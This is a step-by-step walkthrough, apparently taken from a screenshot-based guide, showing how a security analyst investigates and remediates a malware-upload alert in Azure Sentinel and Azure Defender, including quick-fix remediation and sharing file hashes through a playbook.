


Detect and respond to modern attacks with unified SIEM and XDR capabilities

By: Ryan Stewart

Unified Experience

- Automates threat investigations
- Helps close critical gaps
- Empowers rapid response



Azure Sentinel is a cloud-native SIEM solution that delivers intelligent security analytics across the entire organization. It collects data at cloud scale across all users, devices and apps, infrastructures and on-premise or multiple clouds. Most importantly to me it enables SOC teams to make threat detection, investigation, and response more efficient with AI and automation.



Azure Sentinel

Selected workspace: 'consoso-si'

General



Overview



Logs



News & guides

Threat management



Incidents



Workbooks



Hunting



Notebooks (Preview)



Entity behavior



Threat intelligence (Preview)

Click or tap Incidents.

Refresh Last 14 days Actions Security efficiency workbook (Preview)



3

Open incidents



3

New incidents



0

Active incidents

Open incidents by severity

High (1) | Medium (2) | Low (0) | Informational (0)

Severity : All

Status : New, Active

Product name : All

Owner : All

☒ Auto-refresh incidents

<input type="checkbox"/>	↑↓ Incident ID ↑↓	Title ↑↓	Alerts	Product names	Created time ↑↓	Last update time ↑↓	Owner ↑↓	Status ↑↓
<input type="checkbox"/>	2	Multi-stage incident involving Initial access & ...	25	Microsoft 365 Defender	02/05/21, 02:21 AM	02/17/21, 02:21 PM	Unassigned	New
<input type="checkbox"/>	9	Linked malicious storage artifacts	1	Azure Sentinel	02/05/21, 07:04 AM	02/05/21, 07:04 AM	Unassigned	New
<input type="checkbox"/>	8	Potential malware uploaded to a storage blob...	1	Azure Defender	02/05/21, 06:44 AM	02/05/21, 06:44 AM	Unassigned	New

Click or tap the incident title.

Let's investigate the high severity alert title "Potential malware uploaded to a storage blob container."

The screenshot shows the Azure Security Center dashboard. At the top, there are three status indicators: 3 Open incidents, 3 New incidents, and 0 Active incidents. Below these, there's a search bar and filters for Severity (All), Status (New, Active), and Product name (All). A table lists incidents with columns for Incident ID, Title, Alerts, Product names, and Created time. The incident 'Potential malware uploaded to a storage blob container' is highlighted. A callout bubble points to the 'Investigate in Azure Defender' link.

Incident ID	Title	Alerts	Product names	Created time
2	Multi-stage incident involving Initial access & ...	25	Microsoft 365 Defender	02/05/21, 02:21 AM
9	Linked malicious storage artifacts	1	Azure Sentinel	02/05/21, 07:04 AM
8	Potential malware uploaded to a storage blob...	1	Azure Defender	02/05/21, 06:44 AM

To see if there is any immediate action that needs to be taken to protect the organization, we can investigate this alert in Azure defender.

The screenshot shows the details of a security alert in Azure Security Center. The alert is titled 'Potential malware uploaded to a storage blob container' and has a severity of 'High'. The alert description states: 'Someone has uploaded potential malware to your Azure Storage account 'contosoonlinestorage''. The affected resource is 'contosoonlinestorage' (Storage account). The MITRE ATT&CK tactics section shows 'Lateral Movement'. A callout bubble points to the 'Expand the Azure resource entity' link.

Alert details:

- Severity: High
- Status: Active
- Activity time: 2/5/21...

Alert description:

Someone has uploaded potential malware to your Azure Storage account 'contosoonlinestorage'.

Affected resource:

- contosoonlinestorage (Storage account)
- Visual Studio Enterprise Subscription (Subscription)

MITRE ATT&CK® tactics:

- Lateral Movement

Related entities:

- Azure resource (1)
- File (1)
- File hash (1)
- IP (1) Includes Geo & Threat Intelligence
- Malware (1)
- Network connection (1)

Next: Take Action >>

Expand the **Azure resource** entity.

Home > Security Center >

Security alert

251778621405589999_b01d2165-293c-4412-aac9-5d2ec2cd724c

Potential malware uploaded to a storage blob container

High Severity | **Active** Status | **2/5/21...** Activity time

Alert description

Someone has uploaded potential malware to your Azure Storage account 'contosoonlinestorage'.

Affected resource

- contosoonlinestorage Storage account
- Visual Studio Enterprise Subscription Subscription

MITRE ATT&CK® tactics

- Lateral Movement

Related entities

- Azure resource (1)**
 - Resource ID** /subscriptions/b3c94361-e700-4478-bb0d-07f9f62fabeb/resourceGroups/defaultresourcegr... **Subscription ID** b3c94361-e700-4478-bb0d-07f9f62fabeb
- File (1)**
- File hash (1)**
- IP (1)** Includes Geo & Threat Intelligence
- Malware (1)**
- Network connection (1)**

Next: Take Action >>

Click or tap to expand the File entity.

Here, we can see the resource ID of the affected storage account.

The screenshot displays the Microsoft Sentinel Security alert interface. The alert is titled "Potential malware uploaded to a storage blob container" with a severity of "High". The alert description states: "Someone has uploaded potential malware to your Azure Storage account 'contosoonlinestorage'". The affected resource is "contosoonlinestorage" (Storage account). The MITRE ATT&CK tactics section shows "Lateral Movement". The "Related entities" section lists:

- Azure resource (1): Resource ID is `/subscriptions/b3c94361-e700-4478-bb0d-07f9f62fabe6/resourceGroups/defaultresourcegr... b3c94361-e700-4478-bb0d-07f9f62fabe6`.
- File (1): Name is `xxdhexe`, Directory is `contosoonlinestorage`, Host is empty, File hashes is `21CFBFD87E14DF9223CA0741305...`, Threat Intelligence is empty.
- File hash (1)
- IP (1) Includes Geo & Threat Intelligence
- Malware (1)
- Network connection (1)

A callout bubble points to the "Malware (1)" entity with the text: "Click or tap to expand the Malware entity."

Here we can view details on the potential malware file that was detected in the storage account.

Note that **Microsoft Sentinel** "file hashes" can be used to query VirusTotal for additional threat information. VirusTotal aggregates antivirus scan engines and security tools, indicating if a file hash is flagged as malicious. While useful, it's essential to rely on **multiple sources for comprehensive threat intelligence**. Microsoft Sentinel integrates with various services, allowing cross-referencing with VirusTotal for enhanced threat understanding.

2/5/21...
Activity time

Storage

Related entities

- Azure resource (1)**

Resource ID	Subscription ID
/subscriptions/b3c94361-e700-4478-bb0d-07f9f62fabeb/resourceGroups/defaultresourcegr...	b3c94361-e700-4478-bb0d-07f9f62fabeb
- File (1)**

Name	Directory	Host	File hashes	Threat Intelligence
xxdh.exe	contosoonlinestorage		21CFBFD87E14DF9223CA0741305...	
- File hash (1)**
- IP (1)** Includes Geo & Threat Intelligence
- Malware (1)**

Name	Category	Files	Processes
Win64:Malware-gen	Win64	xxdh.exe	
- Network connection (1)**

Click or tap **Next: Take Action**.

Next: Take Action >>

Here we see the name of the **malware** that was detected in the scanned file. Azure defender was able to detect this file because it used a known **bad hash**. Now lets see how we can use **Azure Defender** to take **action**.

Security alert

2517786214055899999_b01d2165-293c-4412-aac9-5d2ec2cd724c

Potential malware uploaded to a storage blob container

High Severity | **Active** Status | 2/5/21... Activity time

Alert description
Someone has uploaded potential malware to your Azure Storage account 'contosoonlinestorage'.

Affected resource

- contosoonlinestorage Storage account
- Visual Studio Enterprise Subscription Subscription

MITRE ATT&CK® tactics

- Lateral Movement

Alert details | **Take action**

Mitigate the threat

- Remove the malicious blob from your storage account.
- Limit access to your storage account, following the 'least privilege' principle: <https://docs.microsoft.com/en-us/azure/security/benchmarks/security-controls-v2-privileged-access#pa-7-follow-just-enough-administration-least-privilege-principle>.
- Revoke all storage access tokens that may be compromised and ensure that your access tokens are only shared with authorized users.
- Ensure that storage access tokens are stored in a secured location such as Azure Key Vault. Avoid storing or sharing storage access tokens in source code, documentation, and email.

You have 0 more alerts on the affected resource. [View all >>](#)

Prevent future attacks

Your top 3 active security recommendations on contosoonlinestorage:





- Medium Storage account should use a private link connection
- Medium Storage accounts should restrict network access using virtual network rules
- Medium Storage account public access should be disallowed

Solving security recommendations can prevent future attacks by reducing the attack surface. [View all 3 recommendations >>](#)

Click or tap the link.

Azure Defender provides recommended steps that an **administrator** can take to mitigate this threat.

Storage account public access should be disallowed ...

 Exempt  Deny  View policy definition  Open query

Severity

Medium

Freshness interval

 30 Min

^ Description

Anonymous public read access to containers and blobs in Azure Storage is a convenient way to share data, but might present security risks. To prevent data breaches caused by undesired anonymous access, Microsoft recommends preventing public access to a storage account unless your scenario requires it.

^ Remediation steps

Click or tap to expand Remediation steps.

Lets view one of the recommendations:

^ Remediation steps

Quick fix:

Select the unhealthy resource and click "Quick fix" to launch "Quick fix" remediation. [Learn more >](#)

Note: After the procedure is complete, it may take several minutes until your resources move to the 'healthy resources' tab.

Quick fix logic

Manual remediation:

To prevent public access to containers and blobs in your storage account:

1. In the Azure portal, navigate to your storage account.
2. From the settings menu, select "Configuration".

Fix

Trigger logic app


Exempt

This recommendation includes both **quick fix** and **manual** remediation options.

Azure Defender, which is part of **Azure Security Center**, employs a feature called Azure Policy for automatic remediation scripts. Remediation actions are implemented using Azure Policy initiatives with associated remediation tasks.

The remediation tasks are defined using Azure Resource Manager (ARM) templates, which can include **PowerShell scripts**, **Azure CLI commands**, or other applicable configurations based on the specific requirements. These templates are executed automatically when a non-compliant resource is identified.

Here is an example of what an Azure Policy initiative with remediation might look like. This script disallows public access to the Azure storage account.



It's important to tailor the remediation scripts according to your specific security and compliance requirements.

^ Remediation steps

Quick fix:

Select the unhealthy resources and click "Fix" to launch "Quick fix" remediation. [Learn more >](#)

Note: After the process completes, it may take several minutes until your resources move to the 'healthy resources' tab.

Quick fix logic

Manual remediation:

To prevent public access to containers and blobs in your storage account:

1. In the left-hand navigation pane, select "Configuration".
2. From the "Configuration" pane, select "Configuration".

Click or tap **Fix**.

Fix

Trigger logic app

Exempt


Was this recommendation useful?

☐


Yes

☐


No



Let's use the quick fix option to resolve the issue.



Remediation success!



Let's return to Azure Sentinel.

The Azure Sentinel console interface. At the top, there are counts for "Open Incidents" (3), "New Incidents" (3), and "Active Incidents" (0). A bar chart shows "Open incidents by severity" with categories: High (1), Medium (2), Low (0), and Informational (0). Below this is a search bar and filters for Severity (All), Status (New, Active), and Product name (All). A table lists incidents with columns for Incident ID, Title, Alerts, Product names, and Created time. The selected incident (ID 8) is "Potential malware uploaded to a storage blob...". To the right, a detailed view of this incident is shown, including its description, evidence, and entities. A blue callout bubble points to the "Investigate in Azure Defender" link with the text: "Click or tap Investigate in Azure Defender".

Incident ID	Title	Alerts	Product names	Created time
2	Multi-stage incident involving Initial access & ...	25	Microsoft 365 Defender	02/05/21, 02:21 AM
9	Linked malicious storage artifacts	1	Azure Sentinel	02/05/21, 07:04 AM
8	Potential malware uploaded to a storage blob...	1	Azure Defender	02/05/21, 06:44 AM

Potential malware uploaded to a storage blob cont.
Incident ID: 8
[Investigate in Azure Defender](#)

Unassigned Owner | New Status | High Severity

Description
Someone has uploaded potential malware to your Azure Storage account 'contosoonlinestorage'.

Evidence
N/A Events | 1 Alerts | 0 Bookmarks

Last update time: 02/05/21, 06:44 AM | Creation time: 02/05/21, 06:44 AM

Entities (4)
77.99.178.58
contosoonline...
xxdh.exe
21CF8FD87E1...


Tactics (1)
Lateral Movement

[View full details >](#)


[Investigate](#) [View full details](#)

Lets perform a deeper investigation into the impact this attack had.

Investigation



The image above is the investigation graph for the incident. This graph helps an analyst understand the scope, and identify the root cause, of a potential security threat by correlating relevant data with any involved entity.



Open the Linked malicious storage artifacts alert detail.

The screenshot shows the Azure Sentinel alert detail page. At the top, there are filters for Severity (High), Status (New), Owner (Unassigned), and a timestamp (2/5/2021, 6:44:56 AM). The main area displays a graph with a node labeled 'Linked malicious ...' and a detailed view of the alert. The alert details include:

- SystemAlertId:** c1a1f612-cc88-b088-c7f5-eff5e131cdd1
- Tactics:** Persistence, CommandAndControl
- AlertDisplayName:** Linked malicious storage artifacts
- Description:** An IP address who uploaded malicious content to a blob storage container, also uploaded additional files
- ConfidenceLevel:** Unknown
- Severity:** Medium

A callout box says 'Click or tap View playbooks.' with a button labeled 'View playbooks'. On the right, there is a sidebar with navigation options: Timeline, Info, Entities, Insights, and Help.



Use these playbooks to share these additional hashes as custom threat intelligence indicators.

The screenshot shows the 'Alert playbooks' page in Azure Sentinel. The breadcrumb navigation is 'Home > Azure Sentinel workspaces > Azure Sentinel > Investigation >'. The page title is 'Alert playbooks' with the subtitle 'Linked malicious storage artifacts'. There is a 'Refresh' button. Below, there are tabs for 'Playbooks' and 'Runs'. A search bar is present. The table below lists the available playbooks:


Name ↑↓	Status ↑↓	Subscription ↑↓	Open designer	Run
WriteIndicator-GraphAPI	Enabled	Visual Studio Enterprise Subscription	Open designer	Run

A callout box says 'Click or tap Run.' with a button labeled 'Run'.

When executed, this playbook will share the new file hashes with Microsoft 365 Defender, enabling Defender to detect the presence of these hashes on machines within our network.



Let's return to the Incidents page to figure out how an attacker gained access to our environment.



We can see that Microsoft 365 Defender has created an endpoint incident for initial access and credential access. This might tell us how the actor gained a foothold in the network.

Refresh

Last 14 days

Actions

Security efficiency workbook (Preview)

3
Open incidents

3
New incidents

0
Active incidents

Open incidents by severity
High (1) | Medium (2) | Low (0) | Informational (0)

Search by id or title

Severity: All

Status: New, Active

Product name: All

More (1)

Auto-refresh incidents

	Incident ID	Title	Alerts	Product names	Created time
<input type="checkbox"/>	2	Multi-stage incident involving Initial access & ...	25	Microsoft 365 Defender	02/05/21, 02:21 AM
<input type="checkbox"/>	9	Linked malicious storage artifacts	1	Azure Sentinel	02/05/21, 07:04 AM
<input type="checkbox"/>	8	Potential malware uploaded to a storage blob...	1	Azure Defender	02/05/21, 06:44 AM

Multi-stage incident involving Initial access & Cred..
Incident ID: 2

Investigate in Microsoft 365 Defender

Unassigned

New

Medium

Alert product name
Microsoft Defe

Evidence

N/A

25

0

EventsAlertsBookmarks

Last update time
02/17/21, 02:21 PM

Creation time
02/05/21, 02:21 AM

Click or tap the Owner drop-down.

Let's take ownership of the incident since we'll be investigating it.

Multi-stage incident involving Initial access & Cred..
Incident ID: 2

Investigate in Microsoft 365 Defender

Unassigned

New

Medium

OwnerStatusSeverity

Search users

Unassign Incid...

Assign to me
adeyoung@cont...

AW Alex Wilber

DD Delia Dennis

